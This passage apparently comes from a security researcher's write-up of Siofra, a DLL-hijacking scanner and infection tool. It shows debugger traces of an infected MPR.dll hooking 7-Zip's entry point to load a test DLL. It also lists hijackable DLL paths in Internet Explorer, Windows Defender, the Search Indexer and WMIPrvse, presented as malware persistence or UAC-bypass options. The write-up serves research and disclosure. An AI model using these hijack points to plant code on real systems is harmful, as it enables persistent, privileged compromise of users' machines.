CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols

```
RIP →  00007FFFED03A2EC  41 FF D6        call r14
       00007FFFED03A2EF  48 89 EC        mov rsp,rbp
       00007FFFED03A2F2  5D              pop rbp
       00007FFFED03A2F3  84 C0           test al,al
       00007FFFED03A2F5  0F 84 A6 01 00  je mpr.7FFFED
       00007FFFED03A2FB  48 C7 C2 42 31  mov rdx,E3142
       00007FFFED03A302  4C 89 E1        mov rcx,r12
       00007FFFED03A305  E8 B7 02 00 00  call mpr.7FFF
       00007FFFED03A30A  49 89 C5        mov r13,rax
       00007FFFED03A30D  48 C7 C2 01 00  mov rdx,1
       00007FFFED03A314  48 89 F1        mov rcx,rsi
       00007FFFED03A317  48 81 C1 A8 04  add rcx,4A8
       00007FFFED03A31E  E8 D1 01 00 00  call mpr.7FFF
       00007FFFED03A323  48 FF C0        inc rax
       00007FFFED03A326  48 01 C0        add rax,rax
       00007FFFED03A329  48 05 A8 04 00  add rax,4A8
       00007FFFED03A32F  49 89 C7        mov r15,rax
       00007FFFED03A332  49 01 F7        add r15,rsi
       00007FFFED03A335  66 41 03 07     add ax,word p
       00007FFFED03A339  48 83 C0 02     add rax,2
```

```
Hide FPU
RAX   0000000000482B00   <7zfm.EntryPoint>
RBX   0000000000482B00   <7zfm.EntryPoint>
RCX   0000000000482B00   <7zfm.EntryPoint>
RDX   0000000000000012
RBP   000000000014F168
RSP   000000000014F140
RSI   00007FFFED03A200   mpr.00007FFFED03A200
RDI   000000000000007E   '~'

R8    0000000000000040   '@'
R9    000000000014F1F0
R10   0000000000000000
R11   0000000000000246   L'Ɇ'
R12   00007FFFFC1F0000   kernel32.00007FFFFC1F0000
R13   0000000000000000
R14   00007FFFFC20BC10   <kernel32.VirtualProtect>
```

Figure 22


This call is changing the permissions of the memory at the 7zFM.exe OEP to writable so that it can be hooked. Continuing execution we once again return to the same address we started at (the OEP of the infected MPR.dll; Figure 23). The stolen bytes have been restored and the code now appears normal. Continuing execution, the DLL loads successfully and the Windows Loader continues. Next, we arrive at the primary OEP of 7zFM.exe (Figure 24).



```
00007FFFED021040  48 89 5C 24 08  mov qword ptr ss:[rsp+8],rbx
00007FFFED021045  48 89 74 24 10  mov qword ptr ss:[rsp+10],rsi
00007FFFED02104A  57              push rdi
00007FFFED02104B  48 83 EC 20     sub rsp,20
00007FFFED02104F  49 8B F8        mov rdi,r8
00007FFFED021052  8B DA           mov ebx,edx
```

```
Hide FPU
RAX   00007FFFED021040   <mpr.EntryPoint>
RBX   0000000000000001
RCX   00007FFFED020000   mpr.00007FFFED020000
RDX   0000000000000001
```

Figure 23


x64dbg - File: 7zFM.exe - PID: 794 - Module: 7zfm.exe - Thread: Main Thread CC4
File View Debug Plugins Favourites Options Help Apr 29 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols
Hide FPU


```
RIP RAX RD 00   50               push rax
           00   68 01 00 00 00   push 1
           00   48 B8 00 00 19   movabs rax,190000
           00   FF D0            call rax
           00   48 8D 48 88      lea rcx,qword ptr ds:[rax-78]
           00   FF 15 C4 18 00   call qword ptr ds:[<&GetStartupInf
           00   90               nop
```

```
RAX   0000000000482B00   <7zfm.EntryPoint>
RBX   0000000000000000
RCX   00000000003F2000
RDX   0000000000482B00   <7zfm.EntryPoint>
```

Figure 24

Again we can see that the code which was originally was there has been overwritten. Note the address being called by the detour (0x1900000) does not look like an address at which a DLL or executable would typically be mapped. This is the address of the relocated shellcode, returned by VirtualAlloc in the primary execution context of the shellcode.


Tracing into this call and through the relocated shellcode, we finally arrive at the call to LoadLibraryW which loads the payload DLL specified in the command-line when the infected MPR.dll was first generated (Figure 25). The payload DLL is loaded and we get our message box (Figure 26). Continuing execution (using a hardware breakpoint on the 7zFM.exe OEP) we arrive back at the OEP, this time containing the correct bytes instead of the shellcode detour call (Figure 27).



```
000000000019026D   40 80 E4 F7      and spl,F7
0000000000190271   41 FF D5         call r13
0000000000190274   48 89 EC         mov rsp,rbp
0000000000190277   5D               pop rbp
0000000000190278   56               push rsi
0000000000190279   57               push rdi
000000000019027A   E8 89 00 00 00   call 190308
000000000019027F   48 81 C6 96 04   add rsi,496
0000000000190286   48 B9 12 00 00   movabs rcx,12
0000000000190290   48 89 C7         mov rdi,rax
0000000000190293   F3 A4            rep movsb byte ptr ds:
0000000000190295   5F               pop rdi
0000000000190296   5E               pop rsi
0000000000190297   48 B9 12 00 00   movabs rcx,12
00000000001902A1   48 29 4D 10      sub qword ptr ss:[rbp-
00000000001902A5   65 89 3C 25 68   mov dword ptr gs:[68]
00000000001902AD   41 5F            pop r15
00000000001902AF   41 5E            pop r14
00000000001902B1   41 5D            pop r13
```

```
RAX   0000000000000022   '"'
RBX   000000000001ED90
RCX   000000000014FD20   L"c:\\TestDLL64.dll"
RDX   0000000000000002
RBP   000000000014FC88
RSP   000000000014FC60
RSI   0000000000190000
RDI   00000000000000CB   'Ë'

R8    00000000003F2000
R9    0000000000482B00   <7zfm.EntryPoint>
R10   0000000000000000
R11   0000000000000000
R12   00007FFFFC1F0000   kernel32.00007FFFFC1F00(
R13   00007FFFFC20ED90   <kernel32.LoadLibraryW>
```

Figure 25




```
00007FFFF6F21B50   48 89 5C 24 08   mov qword ptr ss:[rsp
00007FFFF6F21B55   48 89 74 24 10   mov qword ptr ss:[rsp
00007FFFF6F21B5A   57               push rdi
00007FFFF6F21B5B   48 83
00007FFFF6F21B5F   BB 01
00007FFFF6F21B64   49 8B
00007FFFF6F21B67   48 8B
00007FFFF6F21B6A   3B D3
00007FFFF6F21B6C   75 59
00007FFFF6F21B6E   FF 05
00007FFFF6F21B74   FF 15
00007FFFF6F21B7A   33 D2
00007FFFF6F21B7C   44 8D
00007FFFF6F21B80   48 8B
00007FFFF6F21B83   48 89
00007FFFF6F21B8A   FF 15
```

DLL attached

C:\Program Files\7-Zip\7zFM.exe

Figure 26


- File: 7zFM.exe - PID: 1124 - Module: 7zfm.exe - Thread: Main Thread D1C
Debug Plugins Favourites Options Help Apr 29 2017
Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source


```
0000000000482B00   48 8B C4        mov rax,rsp
0000000000482B03   48 81 EC C8 00  sub rsp,C8
0000000000482B0A   48 89 58 18     mov qword ptr ds:[rax+18],rbx
0000000000482B0E   48 89 78 20     mov qword ptr ds:[rax+20],rdi
0000000000482B12   48 8D 48 88     lea rcx,qword ptr ds:[rax-78]
0000000000482B16   FF 15 C4 18 00  call qword ptr ds:[<&GetStartupInf
```

```
Hide FPU

RAX   0000000000482B00   <7zfm.EntryPoint>
RBX   0000000000000000
RCX   00000000003AB000
RDX   0000000000482B00   <7zfm.EntryPoint>
```

Figure 27

Finally we enumerate the list of loaded modules and notice two very interesting things (Figure 28):

1. Rather than being loaded from System32, MPR.dll has been loaded from the local 7-zip directory.
2. In addition to the modules we saw in the clean module list, we also see our payload C:\TestDLL64.dll



Base	Module	Party	Path
0000000000400000	7zfm.exe	User	C:\Program Files\7-Zip\7zFM.exe
00007FFFFC300000	advapi32.dll	System	C:\Windows\System32\advapi32.dll
00007FFFF9D10000	bcryptprimitives.dll	System	C:\Windows\System32\bcryptprimitives.dll
00007FFFFA980000	cfgmgr32.dll	System	C:\Windows\System32\cfgmgr32.dll
00007FFFFCA90000	combase.dll	System	C:\Windows\System32\combase.dll
00007FFFED450000	comctl32.dll	System	C:\Windows\WinSxS\amd64_microsoft.window
00007FFFFC990000	comdlg32.dll	System	C:\Windows\System32\comdlg32.dll
00007FFFF6F20000	dwmapi.dll	System	C:\Windows\System32\dwmapi.dll
00007FFFFC450000	gdi32.dll	System	C:\Windows\System32\gdi32.dll
00007FFFF9B00000	gdi32full.dll	System	C:\Windows\System32\gdi32full.dll
00007FFFFC790000	imm32.dll	System	C:\Windows\System32\imm32.dll
00007FFFF9AF0000	kernel.appcore.dll	System	C:\Windows\System32\kernel.appcore.dll
00007FFFFC1F0000	kernel32.dll	System	C:\Windows\System32\kernel32.dll
00007FFFFA500000	kernelbase.dll	System	C:\Windows\System32\KernelBase.dll
00007FFFEED80000	mpr.dll	User	C:\Program Files\7-Zip\mpr.dll
00007FFFFC550000	msctf.dll	System	C:\Windows\System32\msctf.dll
00007FFFFA460000	msvcp_win.dll	System	C:\Windows\System32\msvcp_win.dll
00007FFFFC3B0000	msvcrt.dll	System	C:\Windows\System32\msvcrt.dll
00007FFFFD610000	ntdll.dll	System	C:\Windows\System32\ntdll.dll
00007FFFFC0B0000	ole32.dll	System	C:\Windows\System32\ole32.dll
00007FFFFC490000	oleaut32.dll	System	C:\Windows\System32\oleaut32.dll
00007FFFF9A70000	powrprof.dll	System	C:\Windows\System32\powrprof.dll
00007FFFF9AD0000	profapi.dll	System	C:\Windows\System32\profapi.dll
00007FFFFCE30000	rpcrt4.dll	System	C:\Windows\System32\rpcrt4.dll
00007FFFFC6B0000	sechost.dll	System	C:\Windows\System32\sechost.dll
00007FFFFA720000	shcore.dll	System	C:\Windows\System32\SHCore.dll
00007FFFFABA0000	shell32.dll	System	C:\Windows\System32\shell32.dll
00007FFFFD180000	shlwapi.dll	System	C:\Windows\System32\shlwapi.dll
00007FFFED1E0000	testdll64.dll	User	C:\TestDLL64.dll
00007FFFFA880000	ucrtbase.dll	System	C:\Windows\System32\ucrtbase.dll
00007FFFFC7C0000	user32.dll	System	C:\Windows\System32\user32.dll

Figure 28


Highlights

While writing this tool I was surprised by not only the sheer quantity of vulnerabilities I found (there were thousands of them) but also the names of some of the vulnerable applications: Internet Explorer, Windows Defender, Search Protocol Host/Search Indexer/Windows Explorer, and WMIPrvse.

Internet Explorer

(32 and 64-bit, works on the latest Windows 10; Figure 29)

Utilizing this application as a persistence mechanism may bypass some firewall rules, camouflage malicious traffic, and remove the need for malware to utilize process injection in order to harvest pre-SSL HTTP traffic via Wininet hooks.




```
======== c:\program files\Internet Explorer\iexplore.exe ========
iexplore.exe
    USER32.dll [KnownDLL]
        win32u.dll [Base]
        GDI32.dll [KnownDLL]
    msvcrt.dll [KnownDLL]
    KERNEL32.dll [KnownDLL]
    ADVAPI32.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
    iertutil.dll [!]

[!] Module iertutil.dll vulnerable at c:\program files\Internet Explorer\iertutil
.dll (real path: C:\WINDOWS\system32\iertutil.dll)
```

Figure 29

Windows Defender


(64-bit, Windows 7-10; Figure 30)

Yes, the software that Microsoft has installed on your Windows OS to keep it safe from malware is a dream candidate for a malware infection. Many of the vulnerable components of Windows Defender are set to autorun as SYSTEM. This means a UAC bypass courtesy of Windows Defender. Another thing worth noting is that some Windows Defender components (most notably the vulnerable SYSTEM daemon ones) are indestructible and possess self-protection capabilities (Figure 31). What malware wouldn't want to be automatically loaded as SYSTEM on startup within an invincible and high-trust process?



```
C:\Users\Forrest\Desktop>Siofra64.exe -mode scan -f "c:\program fi
les\Windows Defender\MpCmdRun.exe" -enum-dependency -dll-hijack
[*] Scanning mode selected.

======== c:\program files\Windows Defender\MpCmdRun.exe ========
MpCmdRun.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    ole32.dll [KnownDLL]
        GDI32.dll [KnownDLL]
        USER32.dll [KnownDLL]
            win32u.dll [Base]
    SspiCli.dll [!]
    mpclient.dll [!]
        CRYPT32.dll [Base]
            MSASN1.dll [Base]
    WINTRUST.dll [Base]

[!] Module SspiCli.dll vulnerable at c:\program files\Windows Defe
nder\SspiCli.dll (real path: C:\WINDOWS\system32\SspiCli.dll)
```

Figure 30



Name	PID	Status	User name	CPU	Memory (p...
LMS.exe	1092	Run...	SYSTEM	00	3,020 K
lsass.exe	948	Run...	SYSTEM	00	4,436 K
MSASCuiL.exe	7552	Run...	Forrest	00	2,580 K
MsMpEng.exe	2760	Run...	SYSTEM	00	40,608 K

Unable to terminate process

The operation could not be completed.


Access is denied.

Figure 31

Search Protocol Host/Search Indexer/Windows Explorer

(32 and 64-bit, Windows 10 only; Figure 32)

This vulnerability is particularly interesting, as it is among those that I saw in the APT attack referenced earlier. It is a phantom DLL hijacking vulnerability and thus works by simply creating a DLL that does not exist, rather than hijacking the order of an existing one. SearchProtocolHost.exe and SearchIndexer.exe are set to autorun on startup, and persist in the background as SYSTEM daemons. They will periodically attempt to load msfte.dll and msTracer.dll via explicit calls to LoadLibrary at runtime. It is interesting to note that only System32 will be checked for these DLLs despite the fact that only the file name is passed to LoadLibrary. Similarly, Windows Explorer will also periodically attempt to load msfte.dll and msTracer.dll but will only do so from the Windows directory. Based on this we can deduce that the standard search order is not being applied, and only the application directory is being checked.




```
======== c:\windows\system32\SearchIndexer.exe ========
SearchIndexer.exe
    msvcrt.dll [KnownDLL]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    TQUERY.DLL [!]
    SHCORE.dll [Base]
    MSSRCH.DLL [!]
        ESENT.dll [!]
        Windows.Storage.dll [Base]
            profapi.dll [Base]
    USERENV.dll [Potential explicit ANSI] [!]
    DEVOBJ.dll [Potential explicit ANSI] [!]
    efswrt.dll [Potential explicit ANSI] [!]
    FeClient.dll [Potential explicit ANSI] [!]
    MPR.dll [Potential explicit ANSI] [!]
    ktmw32.dll [Potential explicit ANSI] [!]
    SystemEventsBrokerClient.dll [Potential explicit ANSI] [!]
    msTracer.dll [Potential explicit Unicode] [!]
    msfte.dll [Potential explicit Unicode] [!]
    user32.dll [KnownDLL] [Potential explicit Unicode].

[!] Module msTracer.dll vulnerable at C:\WINDOWS\system32\msTracer.dll (real path
: Unknown)
[!] Module msfte.dll vulnerable at C:\WINDOWS\system32\msfte.dll (real path: Unkn
own)
```

Figure 32

WMIPrvse

(32 and 64-bit, Windows 7-10; Figure 33)

This is an ideal candidate for a malicious persistence mechanism, an autorun SYSTEM daemon with regular network connections, unpredictable (and often suspicious looking since it can come from a remote admin) behavior, and firewall exceptions. Virtually every single component of WMI has multiple vulnerabilities in it (due to the fact that they all reside within a subdirectory of System32 ie. System32\wbem which makes them inherently vulnerable to DLL hijacking). Still, wmiprvse.exe remains the most significant of these.



```
======== c:\windows\system32\wbem\wmiprvse.exe ========
wmiprvse.exe
    msvcrt.dll [KnownDLL]
    FastProx.dll [!]
        wbemcomn.dll [!]
            bcrypt.dll [!]
            WS2_32.dll [KnownDLL]
                RPCRT4.dll [KnownDLL]
    NCObjAPI.DLL [!]

[!] Module wbemcomn.dll vulnerable at c:\windows\system32\wbem\wbemcomn.dll (real
 path: C:\WINDOWS\system32\wbemcomn.dll)
[!] Module bcrypt.dll vulnerable at c:\windows\system32\wbem\bcrypt.dll (real pat
h: C:\WINDOWS\system32\bcrypt.dll)
[!] Module NCObjAPI.DLL vulnerable at c:\windows\system32\wbem\NCObjAPI.DLL (real
 path: C:\WINDOWS\system32\NCObjAPI.DLL)
```

Figure 33

Limitations

Siofra currently has several limitations which prevent it from effectively identifying and/or exploiting certain specific types of vulnerabilities.

1. API sets may not always be handled. Specifically, versions 2, 4 and 6 of the API set schema (which seem to be most common in my research) are handled. The tool will still attempt to handle unknown versions, but may fail and subsequently exclude API sets from its scans.

2. Due to the way the secondary execution context of the infection implant shellcode receives execution (via an inline detour on the original entry point of the target program) it will never receive control in the event of delayload or explicit DLL loading (as the original entry point of the target program has already executed). For this reason Siofra is primarily effective at exploiting vulnerable DLLs imported via the Import Address Table (IAT).

3. The tool has only been tested on the following versions of Windows and may therefore be unstable in others:
    - Windows XP SP2 32-bit
    - Windows 7 Professional SP1 x64
    - Windows 7 Ultimate SP1 32-bit
    - Windows 8.1 x64
    - Windows 10 Home x64
    - Windows 10 Professional x64

About the researcher

